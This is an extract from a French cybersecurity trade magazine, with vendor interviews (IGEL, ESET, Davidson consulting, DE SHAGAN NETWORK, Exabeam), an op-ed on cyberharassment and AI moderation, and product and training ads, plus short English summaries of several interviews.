■ ■ Klaus.O : Stratodesk avait une équipe très talentueuse. Donc, presque toute l'équipe a rejoint IGEL et fera maintenant partie de nos forces de développement, techniques et de mise sur le marché. Et nous allons migrer les clients de Stratodesk sur la plateforme IGEL. Donc, nous avons une plateforme incroyable dont les clients de Stratodesk tireront les bénéfices. Stratodesk a développé un excellent produit. IGEL est le meilleur sur le marché, car nous avons créé une catégorie autour d'une plateforme de système d'exploitation et de la manière dont vous pouvez vraiment exécuter toute votre sécurité, toutes les intégrations. Nous avons plus de cent partenaires dans ce que nous appelons le IGEL Ready System. Ce sont tous les grands fournisseurs en matière de service sécurisé, SASE, tous les grands fournisseurs en matière de VDI, DAS, navigateur, tous les grands fournisseurs dans le domaine du matériel, tous les grands fournisseurs en matière de sécurité, d'identité, de collaboration unifiée. Et puis, lorsque vous regardez toutes les applications clés dont vous avez besoin

dans des secteurs verticaux comme les systèmes de santé, le gouvernement et les services financiers, beaucoup de celles-ci font également partie du IGEL Ready System.

■ ■ GS MAG : *Pourriez-vous, s'il vous plaît, donner un ou deux messages clés à nos lectrices et nos lecteurs ?*
RSSI, DSI, Responsables Cybersécurité, Responsables de la Cybersécurité.

■ ■ Klaus.O : Je pense que, s'ils sont préoccupés par les attaques de ransomware ou la résilience cyber, comme ils le disent typiquement dans le gouvernement, ils devraient commencer à résoudre le problème au niveau des terminaux, car c'est le plus grand vecteur d'attaque. Et IGEL est le meilleur remède que vous puissiez donner pour résoudre cela, car c'est le modèle le plus sécurisé et verrouillé que vous puissiez implémenter. Donc, c'est un message très important pour les RSSI, les DSI. Si vous regardez ensuite comment moderniser votre infrastructure informatique, beaucoup fonctionnent avec des Windows lourds, ils peuvent utiliser VDI pour certaines choses, et envisagent de passer à la technologie des navigateurs comme prochaine phase, ou à des applications conteneurisées en Services Mesh. Donc, si vous regardez toute l'infrastructure d'applications, comment continuer à utiliser VDI et les applications Windows, et en même temps implémenter la technologie des navigateurs ou l'architecture de conteneurs de Services Mesh au même point de terminaison ? Eh bien, la solution pour cela est IGEL, car, si vous regardez un bureau sécurisé adaptatif IGEL, celui-ci a, vous savez, en première ligne votre fournisseur VDI ou DAS, en deuxième ligne votre navigateur préféré, qui pourrait être Island, ce pourrait être Prisma de Palo Alto, ce pourrait être Edge de Microsoft, ou une combinaison de ceux-ci. Ensuite, la troisième ligne, vous utilisez ce que nous appelons les applications web progressives.

Et les applications web progressives sont une nouvelle technologie où vous optimisez la manière dont vous livrez l'application, mais vous tirez parti des éléments locaux comme la RAM de l'ordinateur. Teams est un bon exemple d'application web progressive. Donc, toutes les applications de Microsoft sont ou seront des applications web progressives. Et, si vous exécutez cela dans VDI, cela peut être lent et taxant pour votre infrastructure. Si vous sortez cela de VDI et le placez sur votre bureau adaptatif, cela fonctionne beaucoup mieux. Donc, essentiellement, cela pourrait être le produit, la seule application que les utilisateurs utilisent le plus, et maintenant vous leur donnez une bien meilleure expérience. Vous pouvez alors prendre des applications spécifiques... Dans le domaine de la santé, ils utilisent la dictée, les infirmières, les médecins utilisent la dictée.

>>>

>>> Ces applications sont toutes dans une version Linux. IntelliJ est une application de développeur. Toutes ces applications, y compris les applications de centre d'appels, sont enveloppées et livrées par IGEL en tant qu'applications natives. Vous pouvez donner, encore une fois, une expérience unique sur le bureau IGEL en prenant ces applications et en les plaçant là. C'est ainsi que vous prenez l'infrastructure d'applications d'hier et la mélangez avec la livraison moderne d'aujourd'hui, qu'il s'agisse d'une application web progressive ou d'une expérience de navigateur native.

Et vous avez un point de terminaison intégré unique, où vous avez tout avec une authentification unique. Lorsque vous cliquez sur ces différentes choses, vous n'avez pas besoin de vous connecter et de vous déconnecter. Tout est pris en charge. C'est l'une des choses qui est unique à propos d'IGEL, c'est que nous intégrons tous ces différents éléments, y compris si vous avez des applications fonctionnant sur des versions plus anciennes de Windows, qui ne sont plus supportées.

Nous apportons simplement cela sous forme de VM sur votre bureau. Encore une fois, l'utilisateur clique simplement dessus. Ils ne savent pas qu'il fonctionne sous Windows 7 ou Windows XP. Et il est disponible dès qu'ils se connectent. Ce sont les principaux éléments. Nous

avons également une activité secondaire, qui concerne la continuité des activités et la reprise après sinistre. Cela devient de plus en plus central lorsque des attaques par ransomware se produisent, que faites-vous ? Je veux dire, nous avons vu l'interruption de CrowdStrike l'été dernier. Cela a été très significatif. Donc, nous avons des clients qui disent : "nous voulons continuer à utiliser Windows lourd sur nos bureaux. Mais notre plan, si nous sommes attaqués par un ransomware ou voyons une interruption de CrowdStrike ou autre chose, est de redémarrer l'ordinateur en maintenant la touche F9 enfoncée. Et F9 est votre bouton IGEL 112.

Essentiellement, c'est un bouton rouge avec des caractères jaunes disant IGEL 112. Et puis les utilisateurs peuvent s'en souvenir. Et vous redémarrez dans un environnement IGEL sécurisé. Nous appelons cette technologie le double démarrage. Donc, vous avez Windows, et vous avez IGEL installé sur votre ordinateur. Et lorsque vous démarrez, vous maintenez la touche F9 enfoncée pour démarrer sur IGEL. Et ainsi, vous sortez de l'enfer du ransomware, et vous pouvez vivre dans un monde IGEL à la place.

Notre plan est de travailler avec tous les clients entreprises dans les différents secteurs verticaux que j'ai mentionnés précédemment pour implémenter IGEL comme principale méthode de calcul aux points de terminaison. Mais encore une fois, en tant que solution de repli, si vous dites : "non, je veux rester sur Windows lourd", alors c'est ce que vous faites pour implémenter la reprise après sinistre et le contenu commercial.

■ ■ **GS MAG : Klaus, juste une dernière question. Où voyez-vous IGEL dans cinq ans ? Et qu'en est-il de la France et de l'Europe ?**

■ ■ **Klaus.O :** Nous avons aujourd'hui un bon équilibre. Environ la moitié de notre activité se situe dans les

Amériques et l'autre moitié en EMEA, APAC. Et nous voyons une croissance forte et continue sur les deux marchés. Nous constatons que certains marchés en Europe, comme l'Europe du Sud, la Scandinavie ou les pays nordiques, vont croître très rapidement pour nous dans les années à venir, y compris le Moyen-Orient, l'Afrique, l'Europe de l'Est.

Lorsque vous mettez en place une infrastructure IGEL, c'est quelque chose de très gérable. Il est facile d'apporter des modifications.

Donc, de grandes parties de l'Europe vont connaître une croissance très rapide en pourcentage. Nous avons une empreinte massive sur le marché allemand, autrichien et suisse. Un peu dû à l'héritage de l'entreprise étant basée en Allemagne. Nous voyons une croissance globale équilibrée, mais probablement certaines zones du théâtre EMEA vont connaître une croissance très rapide. Et nous sommes en mission pour multiplier par cinq la taille de l'entreprise. Donc, une croissance très significative.

100 % de notre activité est basée sur des partenaires. Nous délivrons toutes nos solutions via nos partenaires clés sur le marché français, le marché allemand, etc. Donc, globalement, une bonne croissance équilibrée pour l'avenir. Et puis, je pense que la dernière chose que nous voyons est que nous sommes basés en Europe. Il semble y avoir un élan maintenant sur le marché européen pour adopter des solutions basées en Europe. En conclusion, je pense que c'est quelque chose qui va bénéficier à IGEL et au théâtre EMEA également dans les années à venir. ■



HS2

Hervé Schauer Sécurité

Formation cybersécurité technique

INTRODUCTION • RÉSEAUX
INFRASTRUCTURES • DÉFENSE



PROGRAMME

Introduction à la cybersécurité

ESSCYBER

Essentiels techniques de la cybersécurité

SECUCYBER

Fondamentaux techniques de la cybersécurité

Sécurité des réseaux et des infrastructures

SECUARCH

Sécurité des architectures

REDTEAM

Redteam sans fil

SECUPKI

Infrastructures de clés publiques

SECUIA

Sécurité des systèmes d'intelligence artificielle

Sécurité défensive

SECUWIN

Sécurisation des infrastructures Windows

SECULIN

Sécurité Linux

SELinux

Comprendre SELinux et savoir modifier la politique de sécurité

SECUDEVWEB

Sécurité des serveurs et des applications Web

SECUINDUS

Cybersécurité des systèmes industriels

SECUOBJ

Sécurité des objets connectés

SECUMOBILE

Audit sécurité d'applications mobiles Android et iOS

+ 33 974 774 390

LINÉDA
BUFFA

*Directrice du développement
et de l'Innovation
chez l'ANAFE - CFA*



CYBERHARCÈLEMENT, CYBERSÉCURITÉ ET IA : QUID DE L'HUMAIN ?

DANS LE PARADIS DE LA CYBERSÉCURITÉ, OÙ LES CYBERATTAQUES, HAMEÇONNAGES ET AUTRES NE SERAIENT PLUS QU'ANECDOTIQUES, LE CYBERHARCÈLEMENT (CH) CESSERAIT-IL ? CELA N'EST PAS CERTAIN... LE PATTERN ACTUEL DE LA CYBERSÉCURITÉ CONTIENT-IL TOUTES LES RÉPONSES À CE FLÉAU ET L'INTELLIGENCE ARTIFICIELLE (IA) A-T-ELLE VOCATION À LE CONTRER ?

Je définis le CH comme une répétition d'actes ciblés et forcés sur le cyberspace ayant pour but de nuire moralement à une personne physique ou y concourant sciemment. Le problème avec cette définition, comme avec toutes les autres, c'est qu'elle ne colle pas exactement aux catégories considérées dans les statistiques.

Même la notion de répétition n'est pas consensuelle : une experte la caractérise par « au moins une fois par semaine sur une durée d'un mois » alors que, par exemple, les milliers de messages sexistes reçus en très peu de temps par la sportive Manon Lanza après un accident en septembre 2023, constituent clairement un CH.

MAIS QUELLE QUE SOIT LA DÉFINITION, LES STATISTIQUES MONTRENT QUE LE CH ENVERS LES ADULTES – ET PARTICULIÈREMENT LES FEMMES – EST UN PHÉNOMÈNE DE SOCIÉTÉ DE GRANDE AMPLEUR :

au moins un français adulte sur cinq a été victime de CH, et un français sur trois chez les jeunes de 18 à 24 ans ! Les atteintes à la santé psychique des victimes sont alarmantes puisque la moitié des victimes dit avoir pensé au suicide.

Je définis le CH comme une répétition d'actes ciblés et forcés sur le cyberspace ayant pour but de nuire moralement à une personne physique ou y concourant sciemment.

Ma définition pointe un phénomène spécifique qui sans cela n'est perçu par certains que comme une modalité du harcèlement, ce qui me semble être une grave erreur : cela empêche de voir tout le bénéfice de comprendre la spécificité d'un phénomène lié au cyberspace et d'en apprécier la gravité et les réponses possibles. Le cyberspace se définit quand il y a identité numérique et quand un certain habitus numérique peut s'y développer, pour le meilleur et pour le pire. Dès lors, il faudrait considérer l'humain comme une entité à part entière dans le cyberspace.

LES SOLUTIONS UTILISANT L'IA EN TIENNENT-ELLES COMPTE ?

SafeBear, entreprise qui se base sur l'IA pour repérer les violences, Netethic Education qui détecte tout acte de harcèlement ou CH, alerte, éduque, mais aussi les solutions de modération, proposées par les réseaux sociaux ou externalisées, hybride avec Netino ou basée essentiellement sur l'IA comme la célèbre Bodyguard.

LEUR VISION DE L'HUMAIN EST-ELLE SUFFISANTE ?

Sans doute pas, à terme :

l'étude des graphes des CH (notamment envers les féministes, voir R. Maës) et l'analyse sociologique montrent qu'il y a souvent un cluster formé de meneurs qui savent bien contourner les règles utilisées par l'IA, et d'un halo de personnes en grand nombre pas nécessairement radicalisées, mais qui se lâchent, en des structures à grandes capacités d'adaptation.

Ensuite, on peut mettre en doute le classement en "LGBTQIA+Phobie" dans le Baromètre 2025 de Bodyguard

du post "Le lobby LGBTQXYZ est prêt à tout pour pervertir la jeunesse", suivi d'arguments contestables mais correctement formulés :

une discrimination ne se définit que comme atteinte aux personnes, pas aux idées ou aux entités comme les lobbies, partis, associations, etc. qui les portent. De même, ce rapport parle "d'islamophobie" en risquant, avec ce terme, de confondre un racisme condamnable et un débat d'idées. De ne pas savoir, au fond, ce qui définit un être humain.

C'est sans doute que le concept de cybersécurité, qui traite surtout des systèmes informatiques, ne cible les individus que comme les ombres (pour parler en termes platoniciens) d'entités extérieures non définies : les humains, vus comme étant capables de cyberhygiène, encouragée par la CNIL, le Ministère de l'Education Nationale, Pharos, les assureurs, les associations, etc.

MAIS CELA SUFFIT-IL À DISSIPER LES CONFUSIONS ?

Comme on l'a vu, ne vaudrait-il pas mieux considérer l'humain comme une entité à part entière dont il faudrait définir l'intimité, inattaquable, et l'interface publique, sujette à débats ? L'effet Eliza est la tendance humaine, inconsciente, à assimiler le comportement d'un ordinateur à celui d'un être humain. Mais il y a aussi la tendance des IA à considérer les humains comme des entités techniques comme les autres qui pourraient apprendre une liste de recommandations de cyberhygiène ou être égales aux idées qu'elles portent. C'est le devoir de la cybersécurité de s'emparer de ces sujets et d'imaginer de nouveaux rapports épistémologiques entre l'humain et la machine. ■

L'ISSA FRANCE LANCE

LUMÉRIQUE

ATELIERS DE PRÉVENTION ET RESSOURCES PÉDAGOGIQUES
POUR LA JEUNESSE ET LEURS PARENTS

LUMÉRIQUE, C'EST QUOI ?

C'est vous, c'est nous ! C'est un mouvement citoyen et collectif !

C'est vous, qui aspirez à protéger les jeunes des risques d'un monde numérique complexe.

C'est vous, qui y voyez une cause d'intérêt général.

C'est vous, qui estimez que c'est urgent pour relever les défis sociétaux, économiques et démocratiques du XXI^e siècle.

C'est nous tous ensemble pour AGIR !

+15 ans
d'existence



6 ans
d'ateliers
auprès des
jeunes





Digital Security
Progress. Protected.

ARRÊTER LES MENACES C'EST BIEN. LES PRÉVENIR C'EST MIEUX.



Sécurité multicouche

Des technologies exclusives qui dépassent les limites des antivirus traditionnels.



Taches des utilisateurs finaux

Processus automatisés et autres mesures de sécurité du côté du client.



Réseau sensoriel

Chasse aux menaces alimentée par le cloud et prévention avancée des menaces.



Intelligence artificielle

Apprentissage profond, apprentissage automatique et autres méthodes avancées.



Expertise humaine

Des experts hautement respectés et 13 centres de recherche et développement dans le monde.



WWW.ESET.COM/FR



CYBERSÉCURITÉ INDUSTRIELLE, PORTER UN NOUVEAU REGARD SUR LES ENJEUX TERRAIN

> COMMENT CRÉER DES SYNERGIES EFFICACES ENTRE IT ET OT ?

Historiquement séparée, la gestion de la cybersécurité IT et OT évolue pour répondre aux réalités opérationnelles. Dans les usines, une alerte sur un automate, une mise à jour bloquée sur une interface tactile ou une caméra défaillante sur une ligne critique peuvent immobiliser toute une chaîne, si les équipes ne synchronisent pas leurs actions.

L'importance d'une approche coordonnée prend tout son sens au regard d'incidents récents : Le barrage de Lake Risevatnet, près de Svelgen en Norvège, a été compromis en avril 2025 par des cyberattaquants, ouvrant une vanne à son maximum pendant quatre heures, sans autorisation. Cet incident illustre parfaitement comment une vulnérabilité technique peut impacter les infrastructures critiques lorsque les systèmes ne sont pas supervisés de manière intégrée.

Ainsi, casser cette fragmentation organisationnelle relève d'un enjeu fondamental et nécessite de créer des liens humains et techniques entre les expertises. Côté éditeur et prestataires, les Technical Account Managers créent ce pont indispensable entre les analystes SOC et les équipes client. Ils parlent le langage métier, comprennent l'environnement et

travaillent au plus près des opérations. Cette proximité transforme la perception de la cybersécurité. Au lieu d'être vue comme une contrainte externe, elle s'intègre naturellement le quotidien, comme une alliée.

> COMMENT CRÉER OU RENFORCER UNE COLLABORATION TRANSVERSALE ?

Les frontières entre IT et OT se redéfinissent constamment, créant des opportunités de collaboration. La cyber threat intelligence en est un bon exemple.

Elle révèle des tendances dans l'évolution des menaces, dont industrielles. Les analystes observent une montée en puissance des attaques ciblées sur les infrastructures critiques. L'analyse de risques sectoriels permet d'identifier les vecteurs d'attaque privilégiés : interfaces web non sécurisées, protocoles industriels exposés, et systèmes de contrôle connectés, manque de supervision adaptée.

Cette intelligence sur les menaces transforme la posture de sécurité des milieux industriels. Au lieu de subir les attaques, les équipes peuvent anticiper les tactiques adverses et adapter leurs défenses en conséquence. Si on ajoute à cela une approche managée transversale, capable de suivre les signaux, d'agrégier les alertes et de contextualiser les risques, qu'ils proviennent du réseau bureautique ou des ate-

liers, les efforts mutualisés permettent d'anticiper et de détecter rapidement des d'incidents. Cette approche reconnaît les spécificités métier : on ne gère pas un poste de travail comme une machine-outil, mais on peut les protéger avec les mêmes principes, à condition de s'adapter aux usages réels. Dans certains cas, une action immédiate sera possible. Dans d'autres, la surveillance restera passive pour ne pas interrompre une chaîne de production.

► COMMENT L'ACCOMPAGNEMENT TERRAIN TRANSFORME-T-IL LA SÉCURITÉ INDUSTRIELLE ?

La cybersécurité industrielle ne s'improvise pas. Elle se construit dans le temps, au croisement des contraintes métiers et des impératifs de sécurité. Cette construction nécessite une proximité humaine, technique et opérationnelle, qui permet aux équipes d'avancer sans sacrifier la performance.

Les solutions techniques doivent s'adapter aux contraintes industrielles : compatibilité Linux, faible consommation de ressources, déploiement on-premise et fonctionnement en environnement AirGap. L'accompagnement terrain, incarné par des experts dédiés, complète cette approche technologique. De plus, au de l'aide indéniable apporté par l'intelligence artificielle, un incident doit être compris immédiatement, traité sans délai et suivi jusqu'à sa résolution. C'est dans ces conditions que la cybersécurité devient un levier de fluidité plutôt qu'un frein.

The document features an interview with Benoit Grünemwald, Public Affairs Director at ESET France, discussing industrial cybersecurity.

He emphasizes the need for effective synergies between IT and OT to prevent operational disruptions, citing an incident at Norway's Lake Risevatnet dam in April 2025.

Grünemwald advocates for breaking organizational silos through human and technical collaboration, facilitated by Technical Account Managers.

He highlights the importance of cyber threat intelligence in anticipating and mitigating attacks on critical infrastructures. Additionally, he stresses the need for tailored, on-site cybersecurity solutions that adapt to industrial constraints, enhancing security without compromising performance.

Consultez notre
rapport général
sur les menaces
Premier semestre 2025



CONTACTS :

BENOIT GRÜNEMWALD

Directeur des affaires Publiques ESET France
Membre Clusif

Courriel : benoit.g@eset-nod32.fr

Contactez-nous par email :
clientsfinaux@eset-nod32.fr
ou par téléphone : 01 55 89 08 88



CYBER-RÉSILIENCE & PROTECTION DES DONNÉES, UNE CONVERGENCE NÉCESSAIRE FACE À UN ÉCOSYSTÈME EN TENSION

> QUELS SONT LES ENJEUX AU SUJET DE LA CYBER-RÉSILIENCE ET DE LA PROTECTION DES DONNÉES ?

Aujourd'hui, cyber-résilience et protection des données ne peuvent plus être abordées séparément. Nous évoluons dans un écosystème IT éclaté, multi-cloud, hybride, distribué jusqu'aux terminaux, où la donnée est à la fois le carburant de la performance et la cible privilégiée des menaces.

Face à des attaques toujours plus rapides, intelligentes et coordonnées, l'objectif n'est plus seulement de protéger les données, mais de garantir leur intégrité, leur disponibilité et leur capacité à être restaurées en cas d'incident.

Or, dans beaucoup d'organisations, ces deux sujets restent traités en silos : la sécurité d'un côté, la sauvegarde de l'autre, parfois sans coordination ni orchestration.

Résultat : des angles morts, une complexité croissante, et des délais de reprise qui explosent en cas d'attaque.

La véritable cyber-résilience repose donc sur une gouvernance unifiée, capable de piloter la donnée à travers toute sa chaîne de vie, depuis sa classification jusqu'à sa restauration, en passant par sa protection active.

Il ne s'agit plus seulement d'être conforme, mais d'être capable de continuer à délivrer de la valeur dans un contexte hostile.

> QUELLES SOLUTIONS DE VOTRE ORGANISATION GÈNÈRENT DE LA CYBER-RÉSILIENCE AVEC UNE PROTECTION DES DONNÉES ADÉQUATE ? ET POUR QUELLES RAISONS ?

Nous avons structuré notre démarche autour de trois axes.

D'abord, la visibilité. Sans cartographie claire de nos données critiques, de leur exposition et de leur usage réel, impossible d'adopter une stratégie cohérente. Nous avons donc mis en place un pilotage data-centric, croisant classification, comportements utilisateurs et analyses de risque métier.

Ensuite, la sauvegarde intelligente. Nous avons abandonné les logiques de backup traditionnels au profit de sauvegardes immuables, isolées (air gap logique), testées régulièrement, et orchestrées pour une restauration rapide, granulaire et vérifiable. Ces backups sont intégrés à notre chaîne de détection, afin de garantir qu'on restaure une donnée saine, non corrompue.

Enfin, l'automatisation des réponses. Nous avons connecté nos systèmes EDR/SIEM à nos processus de reprise, pour permettre une détection comportementale fine, couplée à des scénarios de containment et de restauration automatique. Cela réduit notre MTTR, et surtout notre exposition prolongée.

Notre philosophie est simple : ne pas viser l'invulnérabilité, mais assurer la continuité et préserver la confiance, même dans l'adversité.

> QUELLES ÉVOLUTIONS, À COURT, MOYEN OU LONG TERME, VOYEZ-VOUS EN MATIÈRE DE CYBER-RÉSILIENCE ET PROTECTION DES DONNÉES ?

■ **À court terme**, l'intégration de l'IA dans les SOC est déjà une réalité. L'IA n'est pas là pour remplacer l'humain, mais pour lui rendre le temps nécessaire à l'analyse, en automatisant la détection, la corrélation et les actions de réponse. La combinaison EDR + IA + classification automatique des données est en train de transformer notre capacité à détecter tôt, et à réagir vite.

■ **À moyen terme**, la résilience deviendra native. Ce n'est plus un "ajout" post-projet, mais un prérequis dès la conception. Les architectures résilientes — micro-segmentées, auto-reconfigurables, appuyées sur des PRA as-a-code — vont s'imposer. Le lien entre données, métiers et plans de continuité sera piloté par des tableaux de bord orientés risque, lisibles par les COMEX.

■ **À long terme**, les enjeux du chiffrement post-quantique s'imposeront. Anticiper cette mutation, notamment pour les données à longue durée de sensibilité (santé, défense, brevets), est indispensable. En parallèle, l'IA va continuer à évoluer vers une résilience prédictive, en croisant signaux techniques, contextes opérationnels et modèles d'attaque.

Nous allons devoir apprendre à orchestrer cette complexité, sans la subir. La clé sera de concilier exigence technique, simplicité opérationnelle et alignement stratégique entre IT, cybersécurité et gouvernance des données.

The document features an interview with Jean-Michel LAFINE, Practice Leader Cyber at Davidson consulting, discussing the integration of cyber-resilience and data protection.

He emphasizes the need for a unified governance approach to manage data throughout its lifecycle, ensuring integrity, availability, and quick recovery post-incident.

LAFINE outlines three key solutions: clear data visibility, intelligent backups, and automated response systems.

He predicts short-term AI integration in Security Operations Centers (SOCs), medium-term native resilience in architectures, and long-term focus on post-quantum encryption and predictive resilience.

The goal is to align technical demands with operational simplicity and strategic governance.



CONTACTS :

Jean-Michel LAFINE,
Practice Leader Cyber,
Davidson consulting

Web : www.davidson.fr

Courriel : jean-michel.lafine@davidson.fr

Une (cyber) sécurité qui s'adapte à vos défis (numériques)

Parlons de vos projets 2025

↳ [Davidson.fr/cybersecurite](https://davidson.fr/cybersecurite)



Fournisseur de services de cybersécurité innovant

DE SHAGAN NETWORK est une société spécialisée en cybersécurité s'appuyant sur une expertise humaine combinée à des technologies de pointe telles que l'intelligence artificielle et l'automatisation pour fournir des solutions de sécurité innovantes

Notre essence

DE SHAGAN NETWORK est une société spécialisée dans les services d'ingénierie informatique, en particulier dans les solutions avancées de cybersécurité.

Fondée par Ibrahim-Khalil Rahman, cumulant plus de dix ans d'expérience dans des organisations de premier plan, DE SHAGAN NETWORK se positionne comme un partenaire de confiance pour la sécurisation des systèmes d'information.

L'entreprise s'engage à offrir des solutions innovantes, évolutives et sur mesure dans divers secteurs d'activités et quelque soit la taille de l'entreprise.

La sécurité accessible à tous, c'est notre ADN.

Nos atouts



Expertise de haut niveau

Une équipe pluridisciplinaire avec des certifications de premier niveau (GIAC GSOC, Auditeur Principal ISO 27001, etc.).



Connaissance variée du secteur

Expérience confirmée dans des secteurs critiques tels que l'aérospatial, le militaire, le secteur bancaire et le Smart Building.



Technologies d'IA Avancées

DE SHAGAN NETWORK s'appuie sur des partenaires technologiques ayant développé leurs propres moteurs d'IA afin de simplifier l'utilisation des produits de cybersécurité.

Nos services

INTEGRATION

Intégration fluide et optimisée des solutions de sécurité dans vos infrastructures IT, tout en garantissant la continuité des activités.

AUDIT

Analyse des systèmes pour identifier les vulnérabilités, proposer des recommandations d'amélioration et veiller à la conformité aux normes de sécurité (ISO 27001, 27005, RGPD, NIS2, etc...).

TESTS D'INTRUSIONS

Identifier de manière proactive les menaces grâce à des tests de pénétration et à une analyse de sécurité.

DEVSECOPS

Mise en œuvre d'outils et de méthodologies pour une sécurité intégrée pendant le cycle de développement.

INCIDENCE RESPONSE

Soutien en cas de crise avec des outils avancés et une équipe dédiée.





CYBER- RÉSILIENCE & PROTECTION DES DONNÉES

> SELON VOUS, QUELS SONT LES ENJEUX AU SUJET DE LA CYBER- RÉSILIENCE ET DE LA PROTECTION DES DONNÉES ?

La cyber-résilience et la protection des données sont devenues essentielles face à l'accroissement exponentiel des cyberattaques et à la complexité croissante des infrastructures IT.

Désormais, il est crucial d'être capable non seulement d'éviter les incidents, mais aussi de récupérer rapidement après une attaque pour assurer la continuité opérationnelle.

Cela implique une stratégie intégrée couvrant prévention, détection rapide, réponse efficace et récupération des systèmes.

Parallèlement, la protection des données impose de répondre à des réglementations strictes (RGPD, NIS2, LPM), garantissant la confidentialité, l'intégrité et la disponibilité des données.

> QUELLES SOLUTIONS DE VOTRE ENTREPRISE GÉNÈRENT DE LA CYBER-RÉSILIENCE AVEC UNE PROTECTION DES DONNÉES ADÉQUATE ? ET POUR QUELLES RAISONS ?

Chez DE SHAGAN NETWORK, nous proposons plusieurs solutions clés intégrant notre framework innovant Secure Experience Architecture (SXA), garantissant une approche complète et sécurisée dès la conception des infrastructures. Le SXA est une méthodologie qui intègre sécurité, performance et conformité réglementaire dès les phases initiales des projets informatiques. Cette approche permet d'anticiper les risques et de structurer des systèmes robustes et résilients dès leur conception :

1. DSN - Shield : Un SOC (Security Operations Center) managé assurant supervision 24/7, détection proactive et réponse rapide, réduisant drastiquement les temps de réaction et garantissant une récupération efficace.

2. DSN - Vision : Tests d'intrusion et gestion des vulnérabilités permettant une identification proactive des failles, renforçant ainsi la résilience globale.

3. DSN - Core : Intégration de solutions de sécurité dès la conception avec notre méthodologie SXA, Security by Design et DevSecOps, augmentant la robustesse des systèmes et simplifiant la conformité réglementaire.

Ces offres combinées avec notre approche SXA assurent une cyber-résilience optimale et une protection robuste des données.

> QUELLES ÉVOLUTIONS VOYEZ-VOUS EN MATIÈRE DE CYBER-RÉSILIENCE ET PROTECTION DES DONNÉES (SOC AUGMENTÉ / IA AGENTIQUE / QUANTIQUE / CRYPTOGRAPHIE POST-QUANTIQUE...) ?

À court terme, l'IA dans les SOC (SOC Augmenté) s'intensifie, automatisant les tâches répétitives, améliorant la détection et accélérant la réponse aux incidents.

À moyen terme, l'IA agentique prendra de l'ampleur avec des capacités d'apprentissage avancées pour anticiper et réagir automatiquement aux cyberattaques sophistiquées.

À long terme, face au risque quantique, l'adoption de la cryptographie post-quantique deviendra indispensable afin de protéger efficacement les données contre les menaces futures.

Ces évolutions permettront de maintenir une cyber-résilience robuste dans un paysage de menaces en constante évolution.

The document features an interview with Ibrahim-Khalil Rahman, Founder & CEO of DE SHAGAN NETWORK, discussing cyber-resilience and data protection.

He emphasizes the importance of integrated strategies for prevention, detection, response, and recovery from cyber incidents, while adhering to strict regulations like GDPR. DE SHAGAN NETWORK offers solutions such as DSN - Shield for 24/7 SOC monitoring, DSN - Vision for penetration testing, and DSN - Core for security integration from design. Rahman also highlights future trends like AI in SOC, advanced agentic AI, and post-quantum cryptography to enhance cyber-resilience against evolving threats.



CONTACTS :
Ibrahim-Khalil RAHMAN
Founder & CEO
DE SHAGAN NETWORK



DEMANDEZ PLUS À VOTRE SIEM VIA NEW SCALE ANALYTICS D'EXABEAM

> BONJOUR BRIAN. NOUS SOMMES VRAIMENT RAVIS DE VOUS AVOIR AVEC NOUS. POURRIEZ-VOUS NOUS PARLER DE VOUS ET EXPLIQUER COMMENT VOTRE PARCOURS PROFESSIONNEL VOUS A CONDUIT À VOTRE RÔLE ACTUEL ?

Absolument. Je suis ravi d'être ici, alors merci de m'avoir invité. Je m'appelle Brian Emond, je dirige actuellement, au niveau mondial, l'équipe des Ingénieurs Avant-Vente chez Exabeam. Il y a environ 25 ans, j'ai commencé dans le domaine de la cybersécurité. J'étais dans l'US Air Force, stationné en Angleterre pendant environ quatre ans. Je suis donc familier avec l'environnement européen et très heureux d'être ici. Dans l'US Air Force, j'ai été immédiatement plongé dans l'IT et la sécurité informatique, donc dès le début de ma carrière, j'ai évolué dans ce domaine.

À l'époque, tout était très manuel : beaucoup de configuration de l'infrastructure de base pour répondre aux contrôles de conformité et aux meilleures pratiques en matière de posture de sécurité. C'était aussi beaucoup de revue manuelle des logs et de reconstitution de scénarios basés sur des fichiers de logs bruts. J'ai donc fait mes armes là-bas. Après avoir quitté l'US Air Force, j'ai rejoint un contrat gouvernemental aux États-Unis avec Harris Corporation, dans un Centre d'Opérations de Sécurité (SOC) 24h/24 et 7j/7. De nombreux analystes en équipe se relayaient pour assurer la vigilance de ce grand contrat, ce qui était également une expérience très enrichissante pour utiliser des outils modernes afin de surveiller et

d'examiner toute l'activité de l'environnement. J'ai ensuite évolué vers un rôle de leadership au sein de ce bureau d'analystes, en dirigeant d'autres analystes, puis vers un rôle plus orienté ingénierie, où des projets spéciaux et l'évaluation de nouvelles technologies aidaient notre organisation à rester moderne et à garder une longueur d'avance à mesure que la technologie progressait. J'ai ensuite fait un petit contrat avec une organisation du département de la Défense, dans un rôle plus architectural, en construisant une solution personnalisée et virtualisée qui cochoit toutes les cases de conformité pour différentes organisations en dehors de la sécurité informatique, mais qui devaient néanmoins être conformes, sans vraiment savoir ce qu'elles faisaient et avaient besoin de beaucoup d'aide.

J'ai donc construit quelque chose, et une partie de cet ensemble d'outils virtuels était un SIEM, une gestion centralisée des logs, et cela s'est avéré être LogRhythm. C'est ainsi que ma relation avec LogRhythm a commencé, et peu après, j'ai rejoint leur équipe en tant qu'Ingénieur Avant-Vente fédéral sur le terrain, j'ai soutenu les activités commerciales, puis j'ai eu l'opportunité de passer à un rôle de leadership, en dirigeant d'autres Ingénieurs Avant-Vente, en les aidant à progresser dans leur carrière et à atteindre leurs objectifs, en élargissant leur expertise dans le domaine, jusqu'à diriger des régions, les États-Unis, et finalement un rôle mondial. L'année dernière, nous avons fusionné LogRhythm avec Exabeam pour devenir le nouveau Exabeam, et aujourd'hui, je suis très heureux de continuer à être ce leader mondial pour les Ingénieurs Avant-Vente.

> POUVEZ-VOUS NOUS EN DIRE PLUS SUR EXABEAM, ET SPÉCIFIQUEMENT SUR SES DIFFÉRENCIATEURS CLÉS, ET CE QUI REND EXABEAM UNIQUE ?

Exabeam est un acteur dans le domaine des SIEM, c'est-à-dire la gestion des incidents et événements de sécurité. Nous sommes également spécialistes dans la manière dont nous faisons les analyses de sécurité. Il y a de nombreux acteurs différents sur le marché. Exabeam apporte la meilleure approche de sécurité, parmi la multitude de plateformes qui existent sur le marché.

